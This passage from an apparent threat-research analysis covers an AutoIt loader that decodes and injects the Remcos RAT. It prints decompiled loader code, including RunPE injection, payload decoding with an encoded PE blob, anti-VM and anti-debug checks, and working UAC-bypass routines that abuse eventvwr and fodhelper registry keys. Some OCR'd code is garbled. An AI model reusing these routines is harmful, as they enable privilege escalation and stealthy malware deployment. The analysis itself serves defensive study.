    Local $pid = DllCall("kernel32.dll", "dword", "GetProcessId", "handle", $Ret["0"])["0"]
    If $protect Then
        acl($ret[0])
    EndIf

    If $persist Then
        xlrwuxbuva($pid)
    EndIf
EndFunc
```

Figure 6. Frenchy_ShellCode_001



```
Dim $zkomnclqzpdstavtbmodzazqfftefwli
Local $startupdir = @AppDataDir & "\appidapi"
Local $bool = Execute('@ScriptDir = $startupdir ? "True" : "False"')
wddtuykqzw()

Func wddtuykqzw()
    Local $gui = GUICreate("", "5445", "475465", "0", "0", "0", "-45745")
    For $i = "0" To "0"
        GUISetState(@SW_SHOW)
        qthydlkzvm("CloudExperienceHostBroker", "UevTemplateBaselineGenerator.exe")
        $zkomnclqzpdstavtbmodzazqfftefwli = Execute(DecData("0x73734561554E4C53506245", "0x784B536E4E77417976515053506F47426E6446617448464D746951446D6D6F77", "10"))
        atnafigbnt()
    Next
EndFunc

Func atnafigbnt()
    Execute("RunPE(@ScriptFullPath,$zkoMNClQZPDStAVtBmoDZaZQffTEFWli,False,True)")
EndFunc
```

Figure 7. Executing and decoding Frenchy Shellcode




Key	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{F38BF404-1D...	0xf4
Key	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer	0xfc
Key	HKCU\Software\Microsoft\Windows NT\CurrentVersion	0x128
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	0x12c
Mutant	\Sessions\1\BaseNamedObjects\frenchy_shellcode_001	0x114

Figure 8. Frenchy Shellcode Mutant

Decoding and loading Remcos from resources


The DecData() function loads the data from its resource then reverses all data and replaces “%$=” with “/”.



```
Func decdata($vdata, $vcryptkey, $rt)
    $sdata = globaldata($vdata, $rt)
    $sdata = StringReverse(BinaryToString($sData))
    $sdata = StringReplace($sData, "%$=", "/")
    Local $struct = DllStructCreate("int")
    $a_call = DllCall("Crypt32.dll", "int", "CryptStringToBinary", "str", $sData, "int", 0,
"int", 1, "ptr", 0, "ptr", DllStructGetPtr($struct, 1), "ptr", 0, "ptr", 0)
    Local $a = DllStructCreate("byte[" & DllStructGetData($struct, 1) & "]")
    $a_call = DllCall("Crypt32.dll", "int", "CryptStringToBinary", "str", $sData, "int", 0,
"int", 1, "ptr", DllStructGetPtr($a), "ptr", DllStructGetPtr($struct, 1), "ptr", 0, "ptr", 0)
    Return DllStructGetData($a, 1)
EndFunc
```

```
=QUQQhFWH5USERUQQdkTJRERBBFWYdkTJRERBB1ROIEREFEUYh1ROIEREFEUH5USERUQQhFWH5USERUQQdkTJRERBBFWYdkTJRERBB1ROI
EREFEUYh1ROIEREFEUH5USERUQQhFWH5USERUQQdkTJRERBBFWYdkTJRERBB1ROIEREFEUYh1ROIEREFEUH5USERUQQhFWH5USERUQQdkTJ
RERBBFWYdkTJRERBB1ROIEREFEUYh1ROIEREFEUH5USERUQQhFWH5USERUQQdkTJRERBBFWYdkTJRERBBFABAAAMgKAYAQAAAAIgAQAAEAA
AABaoQMVrgrBreL6oag22erUS5DCRps4d28jYhPAQah8PDI6YJ8Y+A6u5XzoaFnhVvdD8x7eBzda5Yaefsg2QTeHh75y4o3HDQuM7am6QI2KCXUrY
JAedc3wMFVcwl7G7NGqOaCZH5vXlpBNWMTNGQL5o0sR9qKHgh31tNokCmxCX3OrVkUnnL0tF52uVrdM3GCdRz7qKraDXOWEj408J9bdDY99xBmN
BDNJ=$%n6XJ=$%c0UKCpd3eXvkl42bXWtU93+nzvE8IuP7tWzT7eedoSEWIuX0mRtIhzvdUT8KG4IMyRoyaLSMboKDn7suHBR9bK=$%
78uH2WoYt7AdLPodMYUh0VML0Y1y7lcpc2DFetbxTAIzg2HJ++-$%
B5AI7khI7fVRYz4F+tPON1Jqyf2KgV0KjyRqTBVJCpYtTK9fFDd4QnIkGph2PI8QbbfEjHQdupQjYeDp4RAVs-$%nsvcF8y-$%izerBJV5tELp1-$%-
$%Pg=$%H4=$%A8PA=$%Bw=$%A4HA=$%BAAA+HAAA4PAAAA=$%
AAAAADAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAEAAAAQAAAAgBAAAAGAAAAYAAAAgBAAAAGAAAAYAAAAgBAAAAGAAAAYAAAAgDAAAA+AA
AA4HAAA4=$%BAA8=$%fAA+=$%=$%DA=$%=$%=$%=$%g=$%=$%
DAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALf8x3e/trv+63f-$%
9jN2YLqoiJmYCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcO6p3J3fjLu46ojOCIgAeO6pDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA0d3d=$%+7vhv92zP=$%8P6njWTN14ILukUSJBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAkv+6v=$%+77v=$%+zP=$%
8v5mcq05LJogDeO6pDAAAAAAAAAAAAAAAAAAAAAAAAAAAAwMzMrt2aXe5lDP8wDJkQyDP8wDP8wCLsoKqAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAIv8zTf91jP+4f8xI7LvAUQChVWaJ4gG6HgDCAAAAAAAAAAAAAAAAAAAAAAAAAwMzMTN1Ubu5m=$%
6rvSFVUVVVV5kTO1TP9UTN1AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAge6qr+
6sJu7vHf8yL7s0OERFxVXf1nfAyYjPq4OyJbuJuHFQuIFUuJEcuKEY+OTwMzMTN1ULu4P3czJncy1WbtFWYhN1UTBAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAsN3dDe4fO6pr+6rr+
6sDOGFAOGF87ajdKqpeJmZ5Ye618LYQeJFYeKEgeLE4taOxMzMbu5mP5kTGYgBGZkRapWO4gDmXe5BAAAAAAAAAAAAAAAAAAAAAAAAAAAO
GFsrZexartK8wDTd1WnNw+OaFCk5OrIsIPyd1UvKrtGnc0dGXbBdZQ9enJtu1iN2YP90TXbt1qmaq93f=$%
t5mb5KpkG9uw5ch0hIFCAAAAAAAAAAAAAAAAAAAAAAAAAo9XQtffmdZGeJmYK6ojeKqp5cVKNsFEgaFDg1FCUaVI9IZdVWalkSKfYUu-$%+7-$%-
$%-$%-$%-$%93fjFWYRFVUt0SL5jP+kogBa7EeKVDRsIpdOpBeun1F=$%RI=$%
WDAAAAAAAAooAAULNr49dZpc0p3e7BYgCGogDpQ6t3G5AIP0IXXa51XgFjMykSKq8EURpqqq2art2nd1VElbQnOwcocuJswCzMzMzMzMzMzMzMz
MzMzMH+zE7v3N3f032fji1vgeRZDAAZCA0YBAgKJcUcxF-$%7v-$%u5mc2nf-$%
hWarhWar12bxl4iNm5kUyZe0VcxFrt2anHamtzHbEsodSdv6C7bk3qWOZbkLKMtxyMzMzMzMzMzMfaWLpNfpV=$%
ZR1uS1Q+KX45FBs5EAcJEAQJDAYnd21bv9e=$%93rv+
6Xu5nzbmUmKaeZJOp4oFCkKNbc91XjN2Yz5cppHFBMpLdwbiBq9yJbu5mj8udy6agxYNmgIFC0ZFCgaFDoNGFIOJQk+T6Q+LYg6IBU6HBE6GB45F
Bc5lYe5lY6pnfecv7G8CWqMeocU7o9NRsuNEUuoNyN3cHd0RDuXpQPVSANUtwaOlgIFCOqeypru6SKpke6pnCuGFEOHFEuHFJu1GQeLPseV2g+OW4
qKDoJEDUZHDgqIBc7t4e7t4a7t4a7t4umEIgKJVc9WI9Pj1hPbKBfvwCPqSqOtn2-$%gn9Pj1tffmNfYKBJHPM-$%8zrru6yLv86rv-$%
S+JFUuKEYeLEYOMFgeOL4OXxs+QRAAAA8XEBMHFB4nFBI90VL90UL90ULt0UvWDC0pFBo5EAQ6HPgdXI9Pj19Pj1dPcY5uT1cON7IeIFMOJF4IFC
8-$%-$%-$%
Ht0SPN1Vbt1XjeNEkOOEo+OEsuPEweQEkeQE0uREAAAAM5ECw4EBsHEBQd1XTd1WTN1WPN1WzGDBgqIBQqHBEqGB0pFAIcKR8Pj1ROKEUuKEY
eLEcOMEg+MLAZGC8-$%-$%-$%Te5mXe5mXu5n3ORL0uRLstOHwMMKg7IOsbIMA-$%
TEAAAAg5ECY5ECM5ECEd0TDd0TDd0TDd0TzGDBIrLB4qKBsqJBcqIBU7IB4-$%0huNEkeOEoOPEs+PEweQEEpHC8-$%-$%-$%
Te5mTe5mTe5mDcKNFrHQgrHNA8HJo8HG4MIFAAAAAAAA45FCs5FCg5FC0szQ3szQ3szQzczPzGDBkoHBkaLBUbMBIbLB07LBs=$%fgF=$%Ua4
+RE4uSE8eTEwOTEsYHD8-$%-$%-$%
PO5PO5PO5L8HJw8HF4MIF4MIF4MIF4MIFAAAAAAAAM6ECA6EC05ECo8yNr8yNnsyNnsyMDXDBY3DBIXEBs4HBwKMBcBOCk=$%cFN=$%
```

Figure 9. AutoIt decoding the main payload: Code + encoded resource (Remcos RAT)




```
Func decdata($vdata, $vcryptkey, $rt)
    $sdata = globaldata($vdata, $rt)
    $sdata = StringReverse(BinaryToString($sData))
    $sdata = StringReplace($sData, "%$=", "/")
    Local $struct = DllStructCreate("int")
    $a_call = DllCall("Crypt32.dll", "int", "CryptStringToBinary", "str", $sData, "int", 0, "int", 1, "ptr", 0, "ptr", DllStructGetPtr($struct,
), "ptr", 0, "ptr", 0)
    Local $a = DllStructCreate("byte[" & DllStructGetData($struct, 1) & "]")
    $a_call = DllCall("Crypt32.dll", "int", "CryptStringToBinary", "str", $sData, "int", 0, "int", 1, "ptr", DllStructGetPtr($a), "ptr",
    DllStructGetPtr($struct, 1), "ptr", 0, "ptr", 0)
    Return DllStructGetData($a, 1)
EndFunc
```

Figure 10. AutoIt decoding the main payload: Code only

Then it uses the following to decode the base64 PE file, which is the main payload**:**

> **$a_call = DllCall("Crypt32.dll", "int", "CryptStringToBinary", "str", $sData, "int", 0, "int", 1, "ptr", 0, "ptr", DllStructGetPtr($struct, 1), "ptr", 0, "ptr", 0)**



```
=QUQQhFWH5USERUQQdkTJRERBBFWYdkTJRERBB1ROlEREFEUYh1ROlEREFEUH5USERUQQhFWH5USERUQ
QdkTJRERBBFWYdkTJRERBB1ROlEREFEUYh1ROlEREFEUH5USERUQQhFWH5USERUQQdkTJRERBBFWYdkT
JRERBB1ROlEREFEUYh1ROlEREFEUH5USERUQQhFWH5USERUQQdkTJRERBBFWYdkTJRERBB1ROlEREFEU
Yh1ROlEREFEUH5USERUQQhFWH5USERUQQdkTJRERBBFWYdkTJRERBBFABAAAMgKAYAQAAAAIgAQAAEAA
AAl3aoQMVrgrBreL6oag22erUS5DCRps4d28jYhPAQah8PDI6YJ8Y+A6u5XzoaFnhVvdD8x7e8zda5Ya
efsg2QTeHh75y4o3HDQuM7am6QI2KCXUrYJAedc3wMFVcwl7G7NGqOaCZH5vXlpBNWMTNGQL5o0sR9qK
Hgh31tNokCmxCX3OrlVlkUnniL0tF52uVrcM3GCdRz7qKraDXOWEj408J9bdDY99xBmNBDNJ=$%n6XJ=
$%c0UKCpd3eXvkl42bXWtU93+nzvE8IuP7tWzT7eedoSEWIuX0mRtIhzvcUT8KG4IMyRoyaLSMboiKDr
i7suHBR9bK=$%78uH2WoYt7AdLPodMYUh0VML0Y1y7lcpc2DFetbxTAIzj2HJ++=$%B5Al7khl7fVRYz
4F+tPON1Jqyf2KgV0KjyRqTBVJCpYtTK9fFiDd4QniIkGph2Pi8QbbfEjHQdupQjYeDp4RAVs=$%nsvc
F8y=$%izerBJV5tELp1=$%=$%Pg=$%H4=$%A8PA=$%Bw=$%A4HA=$%BAAA+HAAA4PAAAA=$%AAAAADAA
AAAAAAAAAAAAAAAAAAAAAAAABAAAAEAAAAQAAAAgBAAAAGAAAAYAAAAgBAAAAGAAAAYAAAAgBAAAAGAA
AAYAAAAgDAAAA+AAAA4HAAAA4=$%BAA8=$%fAA+=$%=$%DA=$%=$%=$%=$%g=$%=$%DAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEf8x3e7trv+63f=$%9jN2YL
qoiiJmYCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcO6p3t3fjLu46ojOCIgAeO6pDAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA0d3d=$%+7vbv92zP=$%8P6ojWTN14iLukUSJBAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAkv+6v=$%+77v=$%+zP=$%8v5mcq0SLJogDeO6pDAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
TVqQAAMAAAAEAAAA%$=%$=8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAACAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUu
DQ0KJAAAAAAAAAADaFxsNnnZ1Xp52dV6ednVe01VoXp92dV7NVWxenHZ1Xp52dV6SdnVe5Wp5Xp92dV4d
antenXZ1XnZpf16VdnVedmlxXpp2dV78aWZekXZ1Xp52dF6ud3VeJnBzXp92dV52aX5eiXZ1XlJpY2ie
dnVeAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUEUAAEwBBAB1o25YAAAAAAAAAADgAA8BCwEGAADwAAAA
cAAAAAAAAIj9AAAAEAAAAAABAAAAQAAAEAAAABAAAAQAAAAAAAAABAAAAAAAAAAAcAEAABAAAAAAAAAC
AAAAAAAQAAAQAAAAABAAABAAAAAAAAAQAAAAAAAAAAAAAADwGwEAGAEAAABgAQAkDwAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAABAAAFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAANrvAAAAEAAAAPAAAAAQAAAA
AAAAAAAAAAAAAAgAABgLnJkYXRhAACSSgAAAAABAABQAAAAAAEAAAAAAAAAAAAAAAAAAAAQAAAQC5kYXRh
AAAAJAwAAABQAQAAEAAAAFABAAAAAAAAAAAAAAAAAAEAAAMAucnNyYwAAACQPAAAAYAEAABAAAABgAQAA
AAAAAAAAAAAAAAAABAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0K
JAAAAAAAAAADaFxsNnnZ1Xp52dV6ednVe01VoXp92dV7NVWxenHZ1Xp52dV6SdnVe5Wp5Xp92dV4dante
nXZ1XnZpf16VdnVedmlxXpp2dV78aWZekXZ1Xp52dF6ud3VeJnBzXp92dV52aX5eiXZ1XlJpY2iednVe
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUEUAAEwBBAB1o25YAAAAAAAAAADgAA8BCwEGAADwAAAAcAAA
AAAAAIj9AAAAEAAAAAABAAAAQAAAEAAAABAAAAQAAAAAAAAABAAAAAAAAAAAcAEAABAAAAAAAAACAAAA
AAAQAAAQAAAAABAAABAAAAAAAAAQAAAAAAAAAAAAAADwGwEAGAEAAABgAQAkDwAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAABAAAFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAANrvAAAAEAAAAPAAAAAQAAAAAAAAAA
AAAAAAAAAAgAABgLnJkYXRhAACSSgAAAAABAABQAAAAAAEAAAAAAAAAAAAAAAAAAAAQAAAQC5kYXRhAAAA
JAwAAABQAQAAEAAAAFABAAAAAAAAAAAAAAAAAAEAAAMAucnNyYwAAACQPAAAAYAEAABAAAABgAQAAAAAAA
AAAAAAAAAABAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
MZ..........ÿÿ..,.......@.......................................º..´  Í!
..LÍ!This program cannot be run in DOS mode.

$.......Ú..
.vu^.vu^.vu^ÓUh^.vu^ÍUl^.vu^.vu^.vu^åjy^.vu^.j{^.vu^vi.^.vu^viq^.vu^üif^.vu^.vt^
®wu^&ps^.vu^vi~^.vu^Rich.vu^........................PE..L...uÉnX........à.......
.ð...p.......ý............@..........................p........................
....................ð........`..$........................................
............................................................text...Úï.......ð..
................
..`.rdata...J.......P..................@..@.data...$....P.......P..............@
..À.rsrc...$....`.......`.............@..@...................................
...............................................................................
...............................................................................
...............................................................................
```

Figure 11. Decoding Remcos from AutoIt

Loader features

Anti-VM


This AutoIt loader is capable of detecting a virtual machine environment by checking *vmtoolsd.exe* and *vbox.exe* in the list of running processes. However, it should be noted that this feature is not invoked in this sample.

```
Func mzpmouipci()
    Local $array = [vmtoolsd.ex, vbox.ex]
    For $i = 0
 To UBound($array) - "1"
        If  ProcessExists($array[$i]) Then
            ProcessClose(@AutoItPID)
        EndIf
  Next
EndFunc
```

Figure 12. AutoIt loader’s Anti-VM

Bypass UAC

Depending on the Windows version, the malware uses either the built-in Event Viewer utility (eventvwr) or fodhelper to bypass the User Account Control (UAC).




```
Func afbvdvwovf()
    If NOT IsAdmin() Then
        If StringInStr($osVersion, "7") Then
            zkotisepzm()
        ElseIf StringInStr($osVersion, "8") Then
            zkotisepzm()
        ElseIf StringInStr($osVersion, "10") Then
            tvcpixykwz()
        EndIf
    EndIf
EndFunc

Func zkotisepzm()
    RegWrite("HKCU\Software\Classes\mscfile\shell\open\command", "", "REG_SZ", @AutoItExe)))
    ShellExecute("eventvwr")
    ProcessClose(@AutoItPID)
EndFunc

Func tvcpixykwz()
    DllCall("kernel32.dll", "boolean", "Wow64EnableWow64FsRedirection", "boolean", "0")))
    RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "DelegateExecute", "REG_SZ", "Null")))
    RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "", "REG_SZ", @AutoItExe)))
    ShellExecute("fodhelper")
    ProcessClose(@AutoItPID)
EndFunc
```

Figure 13. UAC bypass

Anti-Debugging

If the loader detects *IsdebuggerPresent* in the system, it will display the message, “This is a third-party compiled AutoIt script.” and exits the program.




```
.text:00403B80 lea     eax, [ebp+var_7]
.text:00403B83 push    eax              ; int
.text:00403B84 push    [ebp+arg_0]      ; wchar_t *
.text:00403B87 call    sub_403778       ; #STR: "CMDLINERAW", "CMDLINE", "/ErrorStdOut", "/AutoIt3Outpu
.text:00403B8C call    ds:IsDebuggerPresent
.text:00403B92 test    eax, eax
.text:00403B94 jnz     loc_43D4AD

.text:00403B9A mov     eax, dword_4C62E0
.text:00403B9F test    eax, eax
.text:00403BA1 jz      loc_403C97
```

Figure 14. AutoIt loader checks for a debugger

Examining the main payload, Remcos RAT

Originally marketed as a remote access tool that legitimately lets a user control a system remotely, Remcos RAT has since been used by cybercriminals. Once the RAT is executed, a perpetrator gains the ability to run remote commands on the user’s system. In a past campaign, for instance, the tool was seen with a variety of capabilities, which includes downloading and executing commands, logging keys, logging screens, and capturing audio and video using the microphone and webcam.


For the analysis of this payload, we looked into the sample Remcos Professional version 1.7.



	n/a	initregedit
-	n/a	Disconnection occurred, retrying to connect...
-	n/a	addnew
-	n/a	1.7 Pro
-	n/a	%I64u
-	n/a	Connected to C&C!
-	n/a	%02i:%02i:%02i:%03i [INFO]
-	n/a	Initializing connection to C&C...
-	n/a	initremscript
-	n/a	initfun

